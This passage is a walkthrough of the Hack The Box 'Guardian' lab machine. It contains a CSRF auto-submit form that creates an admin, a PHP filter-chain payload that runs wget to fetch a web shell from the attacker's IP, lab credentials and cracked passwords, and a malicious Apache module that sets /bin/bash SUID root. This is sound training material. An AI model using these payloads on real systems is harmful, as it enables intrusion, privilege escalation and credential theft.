
Checking the code from the admin side, it seems that the value for reference_link is hidden from the admin, showing the URL as a “Reference Link” text:
...
<p class="text-gray-600 mb-4 line-clamp-3">
    <?php echo htmlspecialchars($notice['content']); ?>
</p>
<?php if (!empty($notice['reference_link'])): ?>
    <a href="<?php echo htmlspecialchars($notice['reference_link']); ?>" target="_blank" class="text-indigo-600 hover:underline">
        Reference Link
    </a>
<?php endif; ?>
...
Looking through the portal code for the admin, there is an admin/createuser.php file that receives some details and creates a new user for any given role:
...

$token = bin2hex(random_bytes(16));
add_token_to_pool($token);

if (!isAuthenticated() || $_SESSION['user_role'] !== 'admin') {
    header('Location: /login.php');
    exit();
}

...

if ($_SERVER['REQUEST_METHOD'] === 'POST') {

    $csrf_token = $_POST['csrf_token'] ?? '';

    if (!is_valid_token($csrf_token)) {
        die("Invalid CSRF token!");
    }

    ...

    // Check for empty fields
    if (empty($username) || empty($password) || empty($full_name) || empty($email) || empty($dob) || empty($address) || empty($user_role)) {
        $error = "All fields are required. Please fill in all fields.";
    } else {
        $password = hash('sha256', $password . $salt);

        $data = [
            'username' => $username,
            'password_hash' => $password,
            'full_name' => $full_name,
            'email' => $email,
            'dob' => $dob,
            'address' => $address,
            'user_role' => $user_role
        ];

        if ($userModel->create($data)) {
            header('Location: /admin/users.php?created=true');
            exit();
        } else {
            $error = "Failed to create user. Please try again.";
        }
    }
}
?>
The request is protected with a CSRF token, but these tokens are all stored and retrieved from a single token pool. The following code is from config/csrf-token.php:
<?php

$global_tokens_file = __DIR__ . '/tokens.json';

function get_token_pool()
{
    global $global_tokens_file;
    return file_exists($global_tokens_file) ? json_decode(file_get_contents($global_tokens_file), true) : [];
}

function add_token_to_pool($token)
{
    global $global_tokens_file;
    $tokens = get_token_pool();
    $tokens[] = $token;
    file_put_contents($global_tokens_file, json_encode($tokens));
}

function is_valid_token($token)
{
    $tokens = get_token_pool();
    return in_array($token, $tokens);
}
Meaning that as a lecturer I can retrieve a CSRF token and use it for the admin’s create user request.
Setting up a index.html that will automatically be submitted once the page loads. This should include the admin’s session token and successfully create a user with admin privileges:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Inconspicuous Document</title>
</head>
<body>
    <form id="create-user" action="http://portal.guardian.htb/admin/createuser.php" method="post">
        <input type="text" name="username" value="johnny">
        <input type="text" name="password" value="2times">
        <input type="text" name="full_name" value="Johnny Johnny">
        <input type="text" name="email" value="johnny.johnny@guardian.htb">
        <input type="text" name="dob" value="no-idea">
        <input type="text" name="address" value="38 Walton Road Folkestone, United Kingdom">
        <input type="text" name="user_role" value="admin">
        <input type="text" name="csrf_token" value="<csrf token goes here>">
    </form>
</body>
<script>
    document.getElementById("create-user").submit();
</script>
</html>
Prior to sending the notice request, a new CSRF token can be retrieved by:
$ curl -v http://portal.guardian.htb/lecturer/notices/create.php --cookie "PHPSESSID=65ufj57ru8ldqac7mjris2fspo" | grep "csrf_token"
...
100  6229    0  6229    0     0  33981      0 --:--:-- --:--:-- --:--:-- 34038
* Connection #0 to host portal.guardian.htb left intact
<input type="hidden" name="csrf_token" value="66944a90efd8d586fce5c798159d17cb">

And with that, I am able to access the admin panel:
RFI on reports UI
While going through the admin specific features, I found this “Reports” page that seems to include reports by specifying the file directly on the URL:

A quick test shows that the page seems to have some protections in place for remote file inclusion:

Checking the source code, it looks like it’s just checking by the possible report filenames:
<?php
require '../includes/auth.php';
require '../config/db.php';

if (!isAuthenticated() || $_SESSION['user_role'] !== 'admin') {
    header('Location: /login.php');
    exit();
}

$report = $_GET['report'] ?? 'reports/academic.php';

if (strpos($report, '..') !== false) {
    die("<h2>Malicious request blocked 🚫 </h2>");
}

if (!preg_match('/^(.*(enrollment|academic|financial|system)\.php)$/', $report)) {
    die("<h2>Access denied. Invalid file 🚫</h2>");
}

?>
...
So if I change my request to provide a PHP file with one of those names, I should be able to execute code.
At this point, I had difficulty progressing since I wasn’t able to make the page include a remote file and I couldn’t find any file on the project which, when included, would provide an exploitation path. I also wasn’t able to include any system files applying different types of escaping on the URL. I found this writeup by HYH outlining the usage of the
php://protocol and achieving RCE using PHP filter chain.
I cloned phpbash and php_filter_chain_generator and created a filter chain that will request the web shell from my running HTTP server:
$ python3 php_filter_chain_generator.py --chain '<?php system("wget http://<tun0 ip>:1338/phpbash/phpbash.php"); ?>'
[+] The following gadget chain will generate the following code : <?php system("wget http://<tun0 ip>:1338/phpbash/phpbash.php"); ?> (base64 value: ...)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|...
I then had to use Burp to make the request, since the browser was capping the URL length and keeping me from adding the “system.php” suffix to bypass the filename check. The request looked something like this:
GET /admin/reports.php?report=php://filter/convert.iconv.UTF8.CSISO2022KR|...|convert.base64-decode/resource=php://temp,system.php HTTP/1.1
Host: portal.guardian.htb
...

After the request succeeded, I navigated to the file, and:
User flag
Looking through the machine, ss -lnt showed that there is a service running on 3306, which is the default port for MySQL databases. This goes in line with the previous finding of the credentials in the config file. I exported the table into a txt file and downloaded it by accessing it directly from the browser (for better viewing):
$ mysql -u root --password='Gu4rd14n_un1_1s_th3_b3st' -e 'USE guardiandb;SELECT * FROM users;' >> users.txt
I also checked for which users have an SSH account:
ls /home/
gitea
jamil
mark
sammy
The gitea user is from the instance we accessed earlier, the other remaining users seem to all match their lecturer counterparts on the portal: jamil.enockson, mark.pargetter and sammy.treat.
Let’s hope for a password reuse.
Checking back on the login page, the hashes are a sha256 with an appended salt to the password. This salt can be found in the same config file as the database credentials: 8Sb)tM1vs1SS.
...
$salt = $config['salt'];
$hashed_password = hash('sha256', $password . $salt);
...
Looking online, I found that hashcat supports this format through mode 1410:
$ hashcat -h | grep 1410
1410 | sha256($pass.$salt) | Raw Hash salted and/or iterated
So I added the users hashes to a hashes.txt file and:
$ hashcat -m 1410 -a 0 hashes.txt /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting

...

Dictionary cache built:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 0 secs

c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250:8Sb)tM1vs1SS:copperhouse56
694a63de406521120d9b905ee94bae3d863ff9f6637d7b7cb730f7da535fd6d6:8Sb)tM1vs1SS:fakebake000
...
These are the passwords for jamil and the admin account respectively.
Checking for password reuse:
$ ssh jamil@guardian.htb
jamil@guardian.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-152-generic x86_64)
...
jamil@guardian:~$ ls
user.txt
jamil@guardian:~$ cat user.txt
<user flag>
Root flag
Checking for SUID permissions:
jamil@guardian:~$ sudo -l
Matching Defaults entries for jamil on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jamil may run the following commands on guardian:
    (mark) NOPASSWD: /opt/scripts/utilities/utilities.py
It seems user jamil can execute a python script as user mark. The script seems to be a compilation of utility methods like making backups or printing system status:
#!/usr/bin/env python3

import argparse
import getpass
import sys

from utils import db
from utils import attachments
from utils import logs
from utils import status


def main():
    parser = argparse.ArgumentParser(description="University Server Utilities Toolkit")
    parser.add_argument("action", choices=[
        "backup-db",
        "zip-attachments",
        "collect-logs",
        "system-status"
    ], help="Action to perform")

    args = parser.parse_args()
    user = getpass.getuser()

    if args.action == "backup-db":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        db.backup_database()
    elif args.action == "zip-attachments":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        attachments.zip_attachments()
    elif args.action == "collect-logs":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        logs.collect_logs()
    elif args.action == "system-status":
        status.system_status()
    else:
        print("Unknown action.")

if __name__ == "__main__":
    main()
The only action jamil can do is system-status. The code for that action looks like:
import platform
import psutil
import os

def system_status():
    print("System:", platform.system(), platform.release())
    print("CPU usage:", psutil.cpu_percent(), "%")
    print("Memory usage:", psutil.virtual_memory().percent, "%")
Modifying the code:
import platform
import psutil
import os

os.system('/bin/bash')

def system_status():
    print("System:", platform.system(), platform.release())
    print("CPU usage:", psutil.cpu_percent(), "%")
    print("Memory usage:", psutil.virtual_memory().percent, "%")
I can authenticate as mark:
jamil@guardian:~$ sudo -u mark /opt/scripts/utilities/utilities.py get-status
mark@guardian:/home/jamil$
Checking for mark’s SUID:
mark@guardian:~$ sudo -l
Matching Defaults entries for mark on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on guardian:
    (ALL) NOPASSWD: /usr/local/bin/safeapache2ctl
mark can execute safeapache2ctl with sudo permissions. Trying it out:
mark@guardian:~$ /usr/local/bin/safeapache2ctl -h
Usage: /usr/local/bin/safeapache2ctl -f /home/mark/confs/file.conf
safeapache2ctl is a compiled binary. Using strings to retrieve readable data:
mark@guardian:~$ strings /usr/local/bin/safeapache2ctl
...
/home/mark/confs/
[!] Blocked: %s is outside of %s
Usage: %s -f /home/mark/confs/file.conf
realpath
Access denied: config must be inside %s
fopen
Blocked: Config includes unsafe directive.
apache2ctl
/usr/sbin/apache2ctl
execl failed
:*3$"
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0
...
It looks like this binary is used as a “safe” wrapper for the underlying apache2ctl.
At this point I had gotten so far as to try and load a custom module into apache, but something in the machine seemed to be off as my files kept disappearing even without a machine reset. That, combined with my lack of knowledge in Apache configurations, I decided to check again on that previous write-up.
The machine was super slow and deleting the files every minute or so. So I automated the entire exploitation process:
#!/bin/bash

# Hide behind a name that won't attract too much attention to not spoil the machine for others
mkdir /tmp/bbd65e15-0860-4225-8888-db536336fd93

cat <<EOF > /tmp/bbd65e15-0860-4225-8888-db536336fd93/evil.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

__attribute__((constructor)) void init() {
    setuid(0);
    system("chmod +s /bin/bash");
}
EOF

gcc -shared -fPIC -o /tmp/bbd65e15-0860-4225-8888-db536336fd93/evil.so /tmp/bbd65e15-0860-4225-8888-db536336fd93/evil.c

cat <<EOF > /tmp/bbd65e15-0860-4225-8888-db536336fd93/exploit.conf
LoadModule evil_module /home/mark/confs/evil.so
EOF

# Copy to the correct dir
cp /tmp/bbd65e15-0860-4225-8888-db536336fd93/evil.so /home/mark/confs/
cp /tmp/bbd65e15-0860-4225-8888-db536336fd93/exploit.conf /home/mark/confs/
And running the new command (yes, the error is expected):
$ sudo /usr/local/bin/safeapache2ctl -f /home/mark/confs/exploit.conf
apache2: Syntax error on line 1 of /home/mark/confs/exploit.conf: Can't locate API module structure `evil_module' in file /home/mark/confs/evil.so: /home/mark/confs/evil.so: undefined symbol: evil_module
Action '-f /home/mark/confs/exploit.conf' failed.
The Apache error log may have more information.
Loading the evil_module will setuid-root, allowing any user executing /bin/bash to run as root.
$ bash -p
bash-5.1# id
uid=1001(mark) gid=1001(mark) euid=0(root) egid=0(root) groups=0(root),1001(mark),1002(admins)
bash-5.1# ls /root/
root.txt  scripts
bash-5.1# cat /root/root.txt
<root flag>